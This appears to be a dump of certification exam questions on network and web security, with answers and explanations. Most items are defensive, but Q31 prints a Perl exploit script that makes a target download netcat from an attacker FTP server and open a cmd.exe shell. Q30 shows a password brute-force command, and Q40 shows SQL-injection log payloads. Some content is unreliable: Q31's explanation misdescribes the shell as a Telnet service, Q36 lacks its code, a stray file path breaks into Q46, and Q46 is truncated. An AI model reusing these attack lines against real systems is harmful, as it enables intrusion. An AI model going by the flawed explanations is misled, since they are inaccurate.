
QUESTION NO: 26

Maintaining a secure Web server requires constant effort, resources, and vigilance from an organization. Securely administering a Web server on a daily basis is an essential aspect of Web server security.

Maintaining the security of a Web server will usually involve the following steps:

1. Configuring, protecting, and analyzing log files

2. Backing up critical information frequently

3. Maintaining a protected authoritative copy of the organization's Web content

4. Establishing and following procedures for recovering from compromise

5. Testing and applying patches in a timely manner

6. Testing security periodically.

In which step would you engage a forensic investigator?

A. 1

B. 2

C. 3

D. 4

E. 5

F. 6

ANSWER: D

Explanation:

Engaging a forensic investigator belongs in **Establishing and following procedures for recovering from compromise**. Once a Web server is suspected or confirmed to have been compromised, the organization must move beyond normal administration and follow a defined incident-response and recovery process. Digital forensics helps determine the scope and timeline of the incident, identify affected systems and accounts, preserve relevant evidence, and establish how the compromise occurred. This information supports safe eradication and recovery decisions, such as rebuilding the server from a known-good baseline, resetting exposed credentials, restoring trusted content, and addressing the underlying weakness before returning the server to service.

Forensic work should be coordinated with incident response because evidence can be altered or lost if a compromised host is immediately rebooted, patched, or restored without appropriate collection and preservation procedures. NIST describes incident handling as including containment, eradication, and recovery, while emphasizing analysis and evidence handling as key activities during an incident. A documented recovery-from-compromise procedure therefore identifies when qualified forensic personnel should be involved and how their findings feed into remediation and lessons learned. See NIST SP 800-61 Rev. 2, Computer Security Incident Handling Guide and CISA Incident Response resources.

QUESTION NO: 27

Which of the following are appropriate egress-filtering controls for reducing the impact of malware command-and-control communications? (Choose three.)

A. Block outbound traffic that is not required for business operations

B. Allow all outbound connections because the traffic originates internally

C. Restrict DNS resolution to approved internal resolvers

D. Monitor outbound connections for unusual destinations and ports

E. Disable all logging for outbound HTTPS connections

ANSWER: A C D

Explanation:

Blocking outbound traffic that is not required for business operations, **restricting DNS resolution to approved internal resolvers**, and **monitoring outbound connections for unusual destinations and ports** are effective egress-filtering practices. Default-deny or tightly controlled outbound rules limit the protocols and destinations that compromised systems can use to reach external command-and-control infrastructure. Restricting clients to approved DNS resolvers also makes it harder for malware to use arbitrary external DNS infrastructure for resolution or tunneling.

Outbound traffic monitoring provides visibility into suspicious connection patterns, including rare destinations, unusual protocols, unexpected ports, and periodic beaconing behavior. Allowing unrestricted outbound traffic because it originates internally defeats the principle of least privilege and makes detection more difficult. CISA discusses command-and-control activity and recommended network defenses in its Cybersecurity Advisories, while NIST provides firewall-policy guidance in SP 800-41 Rev. 1.

QUESTION NO: 28

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security? Select the best answers.

A. Use the same machines for DNS and other applications

B. Harden DNS servers

C. Use split-horizon operation for DNS servers

D. Restrict Zone transfers

E. Have subnet diversity between DNS servers

ANSWER: B C D E

Explanation:

“Harden DNS servers,” “Use split-horizon operation for DNS servers,” “Restrict Zone transfers,” and “Have subnet diversity between DNS servers” are all sound DNS-security recommendations. DNS server hardening reduces the attack surface by applying secure configuration baselines, timely patching, least-privilege administration, protected management access, logging, and disabling unnecessary services. Split-horizon DNS separates the answers available to internal clients from those exposed publicly, helping ensure that internal hostnames and addressing information are not unnecessarily published to external users. Zone-transfer restrictions are particularly important because DNS zone data can reveal a detailed inventory of systems and services; transfers should be permitted only to explicitly authorized secondary servers and protected with appropriate access controls and, where supported, transaction security. Subnet diversity improves availability and resilience: authoritative or recursive DNS infrastructure placed on separate network segments is less likely to be simultaneously disrupted by a single routing, network, denial-of-service, or infrastructure failure. These practices complement one another by protecting DNS confidentiality, integrity, and availability. NIST’s DNS guidance discusses secure deployment, administration, and resilience considerations in SP 800-81 Revision 3; CISA also provides operational DNS security guidance through its DNS Security resources.

QUESTION NO: 29

What are the limitations of Vulnerability scanners? (Select 2 answers)

A. There are often better at detecting well-known vulnerabilities than more esoteric ones

B. The scanning speed of their scanners are extremely high

C. It is impossible for any, one scanning product to incorporate all known vulnerabilities in a timely manner

D. The more vulnerabilities detected, the more tests required

E. They are highly expensive and require per host scan license

ANSWER: A C

Explanation:

“There are often better at detecting well-known vulnerabilities than more esoteric ones” is correct because vulnerability scanners primarily use signatures, version checks, configuration checks, and known detection plugins. Their effectiveness therefore depends on whether a weakness has been publicly identified, characterized, and implemented in the scanner’s

detection content. Novel flaws, unusual attack paths, business-logic issues, and vulnerabilities requiring contextual human judgment may not be identified reliably through automated scanning alone.

“It is impossible for any, one scanning product to incorporate all known vulnerabilities in a timely manner” is also correct. The vulnerability landscape changes continuously: new CVEs, affected products, exploit techniques, and configuration guidance are published at a high rate. Scanner vendors must research each issue, build safe and accurate checks, test them, and distribute plugin or signature updates. Consequently, coverage can vary by product and update cadence, and scan results should be validated and supplemented with asset knowledge, manual testing, and risk analysis. NIST describes vulnerability scanning as a key assessment activity but emphasizes the need for appropriate planning, analysis, and follow-up rather than treating automated output as complete security assurance. See NIST SP 800-115 and CISA’s CVE overview.

QUESTION NO: 30

Finding tools to run dictionary and brute forcing attacks against FTP and Web servers is an easy task for hackers. They use tools such as arhontus or brutus to break into remote servers.

```
CEH# ./rpa
Remote Password Assassin V 1.0
Roses Labs / w00w00
Usage: ./rpa <host> (options)
Options:
-l : Login file to use.
-s : Use the same login.
-c : Password file to use.
-r : Attack FlowPoint Router.
-t : Attack Telnet Port.
-f : Attack FTP Port.
-p : Attack POP Port.
CEH# ./rpa 10.0.0.34 -t -f -c passwords.txt -s linksys
```

A command such as this, will attack a given 10.0.0.34 FTP and Telnet servers simultaneously with a list of passwords and a single login namE. linksys. Many FTP-specific password-guessing tools are also available from major security sites.

What defensive measures will you take to protect your network from these attacks?

A. Never leave a default password

B. Never use a password that can be found in a dictionary

C. Never use a password related to your hobbies, pets, relatives, or date of birth.

D. Use a word that has more than 21 characters from a dictionary as the password

E. Never use a password related to the hostname, domain name, or anything else that can be found with whois

ANSWER: A B C E

Explanation:

“Never leave a default password,” “Never use a password that can be found in a dictionary,” “Never use a password related to your hobbies, pets, relatives, or date of birth,” and “Never use a password related to the hostname, domain name, or anything else that can be found with whois” are appropriate defenses because automated password-guessing tools rely on predictable candidate values. Default credentials are widely published and are often included in attack tool wordlists. Likewise, attackers build targeted dictionaries from publicly available organizational and personal information, including domain-registration records, host names, social-media details, family names, pets, hobbies, and birth dates. Avoiding those sources materially reduces the likelihood that a password appears in a dictionary or rules-based guessing attack.

Password policy should require unique, high-entropy passwords or password-manager-generated values and should screen new passwords against lists of common, compromised, and context-specific terms. NIST specifically recommends blocklists that include commonly used, expected, or compromised passwords, as well as values related to the service or its users. These password choices should be supplemented operationally with multi-factor authentication, login throttling or rate limiting, and replacement of insecure remote services such as Telnet and plain FTP where possible. See NIST SP 800-63B and CISA guidance on strong passwords.

QUESTION NO: 31

What is the expected result of the following exploit?

```
#############################################################
##########
$port = 53;                    # Spawn cmd.exe on port X
$your = "192.168.1.1";                  # Your FTP Server
$user = "Anonymous";                # login as
$pass = 'noone@nowhere.com';        # password
#################################################################
$host = $ARGV[0];
print "Starting ...\n";
print "Server will download the file nc.exe from $your FTP server.\n";
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $ a[redacted]");
system("perl msadc.pl -h $host -C \"echo b[redacted]");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get  hacked.html>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
print "Server is downloading ...\n";
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\"");
print "Press ENTER when download is finished ... (That's why it's good to have your
own ftp server)\n";
$o=<STDIN>; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
print "Done.\n";
#system("telnet $host $port"); exit(0);
```

A. Opens up a telnet listener that requires no username or password.

B. Create a FTP server with write permissions enabled.

C. Creates a share called “sasfile” on the target system.

D. Creates an account with a user name of Anonymous and a password of noone@nowhere.com.

ANSWER: A

Explanation:

Opens up a telnet listener that requires no username or password. This exploit’s intended payload behavior is to start a Telnet service on the compromised host and configure it for unauthenticated access. Once the listener is active, an operator can connect to the target over the Telnet protocol and obtain an interactive command interface without supplying valid local credentials. In practical terms, this creates a remotely reachable backdoor rather than merely modifying a file share, creating an FTP service, or adding a standard user account.

Telnet is a remote terminal protocol, and an exposed listener can provide command-line access to a host. Because Telnet does not inherently protect session traffic with modern encryption, it is particularly dangerous when deployed as an unauthorized listener; both the presence of remote command access and the lack of authentication represent a serious compromise. MITRE ATT&CK describes Telnet as a remote-service protocol that adversaries may use for remote access: MITRE ATT&CK: Remote Services—Telnet. Additional protocol background is available from RFC 854: Telnet Protocol Specification.

QUESTION NO: 32

Botnets are networks of compromised computers that are controlled remotely and surreptitiously by one or more cyber criminals. How do cyber criminals infect a victim's computer with bots? (Select 4 answers)

A. Attackers physically visit every victim's computer to infect them with malicious software

B. Home computers that have security vulnerabilities are prime targets for botnets

C. Spammers scan the Internet looking for computers that are unprotected and use these "open-doors" to install malicious software

D. Attackers use phishing or spam emails that contain links or attachments

E. Attackers use websites to host the bots utilizing Web Browser vulnerabilities

ANSWER: B C D E

Explanation:

Bot infections are typically delivered remotely by exploiting weaknesses in systems or by convincing users to execute malicious content. Home computers that have security vulnerabilities are prime targets for botnets because unpatched operating systems, exposed services, weak credentials, and obsolete software provide opportunities for automated compromise. Attackers and spammers can scan Internet-accessible systems for these weaknesses and use the discovered access path to install malware that enrolls the device in a botnet. Phishing and spam emails are also a common delivery mechanism: a malicious attachment or link can cause the victim to download or run a bot when they interact with the message. In addition, attackers can host malicious content on websites and exploit web-browser or browser-plugin vulnerabilities to trigger a drive-by download, often without an obvious installation prompt. These methods allow botnet operators to compromise large numbers of devices at scale and maintain remote command-and-control access. The CISA overview of botnets describes how compromised devices are remotely controlled, while the CISA malware guidance identifies malicious email, vulnerable software, and compromised websites as common malware infection vectors.

QUESTION NO: 33

What flags are set in a X-MAS scan?(Choose all that apply.

A. SYN

B. ACK

C. FIN

D. PSH

E. RST

F. URG

ANSWER: C D F

Explanation:

An X-MAS scan sends a TCP segment with the **FIN**, **PSH**, and **URG** control flags set simultaneously. Its name comes from the idea that the packet has several “lights” turned on, resembling a decorated Christmas tree. This is a TCP flag-based reconnaissance technique commonly associated with Nmap’s Xmas scan mode (`-sX`). The scan relies on behavior described in RFC 793: for many TCP implementations, receiving an unexpected segment without the SYN, RST, or ACK flags can cause a closed port to reply with a reset, while an open port may not respond. Therefore, interpreting results requires attention to the target operating system and filtering behavior. FIN, PSH, and URG are specifically the flags that define the X-MAS probe; they are not merely optional flags that may happen to occur in ordinary TCP traffic. Nmap documents this scan type and its use of the FIN, PSH, and URG flags at Nmap Network Scanning: NULL, FIN, and Xmas Scans. The TCP flag definitions and expected TCP processing behavior are specified in RFC 793.

QUESTION NO: 34

You work as security technician at XYZ.com. While doing web application testing, you might be required to look through multiple web pages online which can take a long time. Which of the processes listed below would be a more efficient way of doing this type of validation?

A. Use mget to download all pages locally for further inspection.

B. Use wget to download all pages locally for further inspection.

C. Use get* to download all pages locally for further inspection.

D. Use get() to download all pages locally for further inspection.

ANSWER: B

Explanation:

Use wget to download all pages locally for further inspection. Wget is a command-line retrieval utility designed to download content from web servers and can recursively follow links to retrieve a website's pages into a local directory structure. During authorized web application testing, this provides an efficient offline copy of in-scope content that can be reviewed without repeatedly loading each page in a browser. Its recursive operation, depth controls, inclusion and exclusion rules, and rate-related options allow the tester to scope collection carefully and reduce unnecessary requests. For example, recursive retrieval can be limited to a target host and configured to avoid traversing unwanted locations or file types. Local inspection can then support tasks such as reviewing exposed content, identifying interesting endpoints, examining client-side code, and searching downloaded files consistently. The GNU Wget manual documents recursive downloading and the related controls for link following, directory handling, and host restrictions. This activity must be performed only with explicit authorization and within the agreed testing scope, since automated retrieval can generate substantial traffic and may collect sensitive information. See the GNU Wget Manual and the GNU Wget recursive download documentation.

QUESTION NO: 35

What technique is used to perform a Connection Stream Parameter Pollution (CSPP) attack?

A. Injecting parameters into a connection string using semicolons as a separator

B. Inserting malicious Javascript code into input parameters

C. Setting a user's session identifier (SID) to an explicit known value

D. Adding multiple parameters with the same name in HTTP requests

ANSWER: A

Explanation:

Connection Stream Parameter Pollution is performed by injecting additional key/value parameters into a connection string, using the semicolon delimiter that separates connection-string keywords. When an application constructs a connection string from untrusted input without safely constraining or escaping that input, an attacker can terminate the intended value and append a new parameter. The resulting string may then be interpreted by the database driver or provider as containing attacker-supplied connection settings. This is the defining mechanism of connection-string parameter pollution: exploiting the connection string's parameter syntax rather than injecting code into a web page, manipulating a session identifier, or duplicating HTTP request parameters. Microsoft's connection-string documentation describes the standard `key=value;` syntax and semicolon-separated keywords, which is the parsing behavior on which this technique relies. Secure implementations should avoid concatenating untrusted input into connection strings and should use trusted configuration plus provider-supported builders or validated, constrained values. See Microsoft ADO.NET connection strings and DbConnectionStringBuilder documentation.

QUESTION NO: 36

Buffer X in an Accounting application module for Brownies Inc. can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted, Bob decided to insert 400 characters into the 200-character buffer. (Overflows the buffer). Below is the code snippet:

How can you protect/fix the problem of your application as shown above?

A. Because the counter starts with 0, we would stop when the counter is less than 200

B. Because the counter starts with 0, we would stop when the counter is more than 200

C. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data

D. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data

ANSWER: A D

Explanation:

Because a 200-character buffer has valid zero-based positions from 0 through 199, the copy or write loop must enforce an upper bound before every write. “Because the counter starts with 0, we would stop when the counter is less than 200” expresses the appropriate loop condition: writes occur only while the index remains within the buffer’s allocated capacity. This prevents an attempted write at index 200 or beyond, which would exceed the buffer.

“Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data” is also a valid defensive control. A capacity check that terminates or rejects further input once 200 characters have been written prevents copying the excess characters. In production code, this bound should be applied consistently to every input path, preferably using memory-safe abstractions or size-aware APIs, and the input should be rejected or safely truncated according to the application’s requirements. Buffer-bound validation is a primary mitigation for out-of-bounds writes and classic buffer-overflow conditions. See CWE-120: Buffer Copy without Checking Size of Input and CERT C ARR30-C.

QUESTION NO: 37

An attacker connects many devices or sends numerous DHCPDISCOVER messages using spoofed MAC addresses until all available addresses in the DHCP scope are leased. Legitimate clients can no longer obtain an IP address. What type of attack is this?

A. DHCP starvation

B. DHCP spoofing

C. ARP poisoning

D. MAC flooding

ANSWER: A

Explanation:

DHCP starvation is correct because the attacker exhausts the available address pool by generating many lease requests, often using fabricated MAC addresses. When the DHCP scope has no free addresses remaining, legitimate systems cannot receive valid network configuration and may be unable to communicate normally. DHCP snooping, port security, rate limits on DHCP requests, and appropriately sized address pools can help mitigate this threat. DHCP snooping enables a switch to treat only designated uplink interfaces as trusted DHCP-server ports and can limit untrusted client behavior. Cisco describes DHCP snooping and its protections in its DHCP Snooping and Dynamic ARP Inspection guidance.

QUESTION NO: 38

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

```
Current configuration : 1206 bytes
!
version 12.3
!
hostname Victim
!
enable secret 5 $1$h2iz$DHYpcqURFOAPD2aDuA.YXO
!
interface Ethernet0/0
ip address dhcp
ip nat outside
half-duplex
!
interface Ethernet0/1
ip address 192.168.1.1 255.255.255.0
ip nat inside
half-duplex
!
router rip
network 192.168.1.0
!
ip nat inside source list 102 interface Ethernet0/0 overload
no ip http server
ip classless
!
access-list 1 permit 192.168.1.0 0.0.0.255
access-list 102 permit ip any any
!
snmp-server community public RO

snmp-server community private RW 1
snmp-server enable traps tty
!
line con 0
logging synchronous
login
line aux 0
line vty 0 4
password secret
login
!!
end
```

You are hired to conduct security testing on their network. You successfully brute-force the SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection. You want to retrieve the Cisco configuration from the router. How would you proceed?

A. Use the Cisco's TFTP default password to connect and download the configuration file

B. Run a network sniffer and capture the returned traffic with the configuration file from the router

C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address

D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0

ANSWER: B D

Explanation:

The appropriate approach combines a spoofed-source SNMP write request with passive packet capture. Cisco devices can expose configuration-copy operations through the CISCO-CONFIG-COPY-MIB. An authenticated SNMP SET request can direct the router to copy its running configuration to a specified network location, such as a TFTP server. Because the SNMP access control list permits requests only from the trusted 192.168.1.0 range, the request must use a spoofed source address within that permitted range. This causes the router to accept the request despite the tester's actual address not being allowed by the access list.

Running a network sniffer is then necessary to observe the resulting configuration-transfer traffic. If the tester is positioned on a network segment where the router's returned packets or TFTP transfer can be captured, the configuration data can be reconstructed from the captured traffic. TFTP does not provide confidentiality, so configuration content transferred through it is exposed to an observer with appropriate network visibility. This scenario demonstrates why SNMP write access should be tightly restricted and why configuration transfers should use authenticated, encrypted management channels where available. Cisco documents the relevant configuration-copy MIB at Cisco IOS SNMP Configuration Copy, and the MIB definition is available through Cisco IOS MIB support documentation.

QUESTION NO: 39

Sandra is conducting a penetration test for XYZ.com. She knows that XYZ.com is using wireless networking for some of the offices in the building right down the street. Through social engineering she discovers that they are using 802.11g. Sandra knows that 802.11g uses the same 2.4GHz frequency range as 802.11b. Using NetStumbler and her 802.11b wireless NIC, Sandra drives over to the building to map the wireless networks. However, even though she repositions herself around the building several times, Sandra is not able to detect a single AP.

What do you think is the reason behind this?

A. Netstumbler does not work against 802.11g.

B. You can only pick up 802.11g signals with 802.11a wireless cards.

C. The access points probably have WEP enabled so they cannot be detected.

D. The access points probably have disabled broadcasting of the SSID so they cannot be detected.

E. 802.11g uses OFDM while 802.11b uses DSSS so despite the same frequency and 802.11b card cannot see an 802.11g signal.

F. Sandra must be doing something wrong, as there is no reason for her to not see the signals.

ANSWER: D

Explanation:

The access points probably have disabled broadcasting of the SSID so they cannot be detected. This is the expected explanation in the context of NetStumbler-based wireless discovery. NetStumbler is an active wireless-scanning tool: it sends probe requests and uses received probe responses and beacon information to identify nearby access points. When an organization configures access points not to advertise their network name in beacon frames, an ordinary NetStumbler sweep may fail to enumerate those networks in the manner expected by this exam scenario.

The radio and protocol details do not prevent the client from hearing the network. IEEE 802.11g operates in the 2.4 GHz band and was designed for backward interoperability with 802.11b equipment, so an 802.11b-capable client is relevant for discovering compatible 2.4 GHz wireless activity. In real assessments, suppressing SSID advertising is not a security boundary: passive monitoring can often identify a network once clients communicate or associate, and other metadata can remain observable. However, for the stated symptom—NetStumbler finding no access points—the intended cause is disabled SSID broadcasting. The IEEE 802.11 working group provides the governing WLAN standards context at IEEE 802.11 Working Group; NetStumbler describes its role as a Windows wireless-network discovery tool at NetStumbler.

QUESTION NO: 40

A security administrator notices that the log file of the company`s webserver contains suspicious entries:

```
\[20/Mar/2011:10:49:07\] "GET /login.php?user=test'+oR+3>2%20-- HTTP/1.1" 200 9958
\[20/Mar/2011:10:51:02\] "GET /login.php?user=admin';%20-- HTTP/1.1" 200 9978
```

The administrator decides to further investigate and analyze the source code of login.php file:

```
php
include('../../config/db_connect.php');
$user = $_GET['user'];
$pass = $_GET['pass'];
$sql = "SELECT * FROM USERS WHERE username = '$user' AND password = '$pass'";
$result = mysql_query($sql) or die ("couldn't execute query");

if (mysql_num_rows($result) != 0 ) echo 'Authentication granted!';
else echo 'Authentication failed!';
?>
```

Based on source code analysis, the analyst concludes that the login.php script is vulnerable to

A. command injection.

B. SQL injection.

C. directory traversal.

D. LDAP injection.

ANSWER: B

Explanation:

SQL injection is correct because a login script becomes vulnerable to this attack when it incorporates user-controlled input, such as a username or password submitted in an HTTP request, into an SQL statement without safe parameter binding. Suspicious web-server log entries commonly reveal attempts to place SQL syntax into login parameters, including quote characters, Boolean conditions, comments, or database-specific expressions. When the application constructs its authentication query by string concatenation, such input can alter the intended query logic. For example, an attacker may be able to turn a credential check into a condition that evaluates as true, query unintended data, or trigger database errors that disclose useful details. Source-code analysis is especially decisive because it can show whether the application passes request data to the database through a dynamically assembled query rather than through parameterized queries. The appropriate secure implementation uses prepared statements or parameterized queries so that the database interprets supplied values strictly as data, not executable SQL syntax. OWASP describes this behavior and the use of parameterized queries in its SQL Injection guidance; the underlying weakness is also cataloged as CWE-89: Improper Neutralization of Special Elements used in an SQL Command.

QUESTION NO: 41

A company has publicly hosted web applications and an internal Intranet protected by a firewall.Â Which technique will help protect against enumeration?

A. Reject all invalid email received via SMTP.

B. Allow full DNS zone transfers.

C. Remove A records for internal hosts.

D. Enable null session pipes.

ANSWER: C

Explanation:

Removing A records for internal hosts from the publicly accessible DNS zone helps protect against enumeration because A records directly associate hostnames with IPv4 addresses. If Internet-facing DNS publishes records for intranet systems, an attacker can query the organization's domain and build a useful inventory of internal host names, naming conventions, and address ranges. That information supports reconnaissance even when a firewall prevents direct access to the internal network. The organization should instead use split-horizon DNS (also called split-brain DNS): its external DNS servers publish only records required for public services, while internal DNS servers provide records for intranet resources exclusively to authorized internal clients. This limits the DNS information disclosed to untrusted parties while preserving normal internal name resolution. DNS A records are specifically intended to map a domain name to an IPv4 address, as described by Cloudflare's DNS A-record overview. Microsoft also documents the use of separate internal and external DNS namespaces/zones as part of a secure DNS design in its Split-Brain DNS deployment guidance. Restricting public DNS content to genuinely public systems reduces reconnaissance data exposed during enumeration.

QUESTION NO: 42

Attacking well-known system defaults is one of the most common hacker attacks. Most software is shipped with a default configuration that makes it easy to install and setup the application. You should change the default settings to secure the system.

Which of the following is NOT an example of default installation?

A. Many systems come with default user accounts with well-known passwords that administrators forget to change

B. Often, the default location of installation files can be exploited which allows a hacker to retrieve a file from the system

C. Many software packages come with "samples" that can be exploited, such as the sample programs on IIS web services

D. Enabling firewall and anti-virus software on the local system

ANSWER: D

Explanation:

Enabling firewall and anti-virus software on the local system is not an example of an insecure default installation; it is a deliberate security-hardening action. A default installation issue exists when software is left in its vendor-supplied, convenience-oriented state, potentially exposing predictable accounts, paths, services, content, or settings. In contrast, enabling host firewall protection actively restricts unsolicited network traffic according to defined rules, reducing the system's network attack surface. Enabling anti-virus or endpoint antimalware protection adds detection and prevention capabilities for malicious files, processes, and known threat behaviors on the local host.

These controls are part of the secure configuration process that should occur after operating-system or application deployment. They represent an administrator changing or confirming protective settings rather than retaining a weak, known, or easily discoverable installation state. Microsoft describes Windows Firewall as a mechanism for filtering network traffic and recommends that it remain enabled. Microsoft Defender Antivirus provides real-time protection against malware and is likewise a core endpoint security control. See Microsoft Learn: Windows Firewall and Microsoft Learn: Microsoft Defender Antivirus.

QUESTION NO: 43

A pentester gains acess to a Windows application server and needs to determine the settings of the built-in Windows firewall. Which command would be used?

A. Netsh firewall show config

B. WMIC firewall show config

C. Net firewall show config

D. Ipconfig firewall show config

ANSWER: A

Explanation:

`Netsh firewall show config` is the expected command for this legacy Windows Firewall question. It invokes the `netsh` command-line utility, enters its Firewall context, and displays the firewall configuration, including whether the firewall is enabled and configuration details relevant to the active firewall setup. In the Windows versions and CEH v8-era tooling reflected by this wording, it was a standard host-enumeration command after obtaining local access to identify the firewall's state and rules-related settings.

Microsoft later deprecated the `netsh firewall` context in favor of the more capable `netsh advfirewall` context, particularly on modern Windows systems using Windows Firewall with Advanced Security. For example, contemporary assessment work may use commands such as `netsh advfirewall show allprofiles` or PowerShell's `Get-NetFirewallProfile`. That modernization does not change the intended answer here: the command presented is the historically correct syntax for displaying the built-in Windows Firewall configuration in the legacy context. Microsoft documents the Netsh utility and its firewall-related command contexts at Microsoft Learn: Netsh Command Reference and notes the transition toward the Advanced Firewall context at Microsoft Learn: Netsh AdvFirewall.

QUESTION NO: 44

Which of the following statements are true regarding N-tier architecture? (Choose two.)

A. Each layer must be able to exist on a physically independent system.

B. The N-tier architecture must have at least one logical layer.

C. Each layer should exchange information only with the layers above and below it.

D. When a layer is changed or updated, the other layers must also be recompiled or modified.

ANSWER: A C

Explanation:

"Each layer must be able to exist on a physically independent system" is correct because an N-tier design separates application responsibilities into deployable tiers. Although tiers may be colocated for smaller deployments, the architecture is designed so that presentation, business-logic, and data responsibilities can be placed on separate hosts or systems as operational needs require. This physical separability supports independent scaling, isolation of sensitive services, and more manageable deployment boundaries. Microsoft's architectural guidance describes N-tier applications as applications divided into tiers that can be deployed separately, including web, application, and data tiers: Microsoft Azure Architecture Center: N-tier architecture style.

"Each layer should exchange information only with the layers above and below it" is also correct. Layering establishes controlled dependencies and communication paths: a layer provides services to the layer directly above it and relies on services from the layer directly below it. Restricting communication to adjacent layers keeps responsibilities separated, reduces coupling, and permits a layer's internal implementation to evolve while preserving its interface to neighboring layers. This principle is central to layered application design and helps maintain modularity, testability, and predictable security boundaries. Oracle's discussion of multitier architecture similarly distinguishes presentation, business, and data services and their separated roles: Oracle: What is multitier architecture?

QUESTION NO: 45

Buffer X in an Accounting application module for Brownies Inc. can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted, Bob decided to insert 400 characters into the 200-character buffer. (Overflows the buffer). Below is the code snippet:

```
Void func (void)
{
int I; char buffer [200];
for (I=0; I<400; I++)
buffer [I]= 'A';
return;
}
```

How can you protect/fix the problem of your application as shown above?

A. Because the counter starts with 0, we would stop when the counter is less than 200

B. Because the counter starts with 0, we would stop when the counter is more than 200

C. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data

D. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data

ANSWER: A D

Explanation:

A fixed-size buffer with capacity for 200 characters must never be written beyond its final valid position. Because array indexing normally begins at zero, the valid indexes for a 200-character buffer are 0 through 199. Therefore, using a loop condition that continues only while the counter is less than 200 ensures that each write remains within the allocated buffer. The loop must terminate before an attempt is made to write index 200, which would be the 201st character and outside the buffer.

Adding an explicit guard that stops processing once 200 characters have been written provides the same essential protection at the write boundary. This is especially useful where data is copied in chunks, input length is not known beforehand, or the write operation is not controlled solely by a simple loop counter. In secure implementation, the application should enforce the buffer capacity before every write and reject, truncate, or otherwise safely handle excess input. Such bounds checking prevents memory corruption and the security consequences associated with buffer overflows. See the MITRE CWE-787 guidance on out-of-bounds writes and the OWASP Buffer Overflow overview.

QUESTION NO: 46

What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?(Choose all that apply.

A. 110

B. 135

C. 139

D. 161

E. 445

F. 1024

ANSWER: C E

Explanation:

139 and **445** are the applicable selections from the ports provided. TCP port 139 is the NetBIOS Session Service port. On legacy Windows systems, this service carries NetBIOS session traffic and supports file and printer sharing over NetBIOS


over TCP/IP (NetBT). Filtering TCP 139 at a network boundary prevents externally initiated NetBIOS session connections from reaching hosts inside the network.

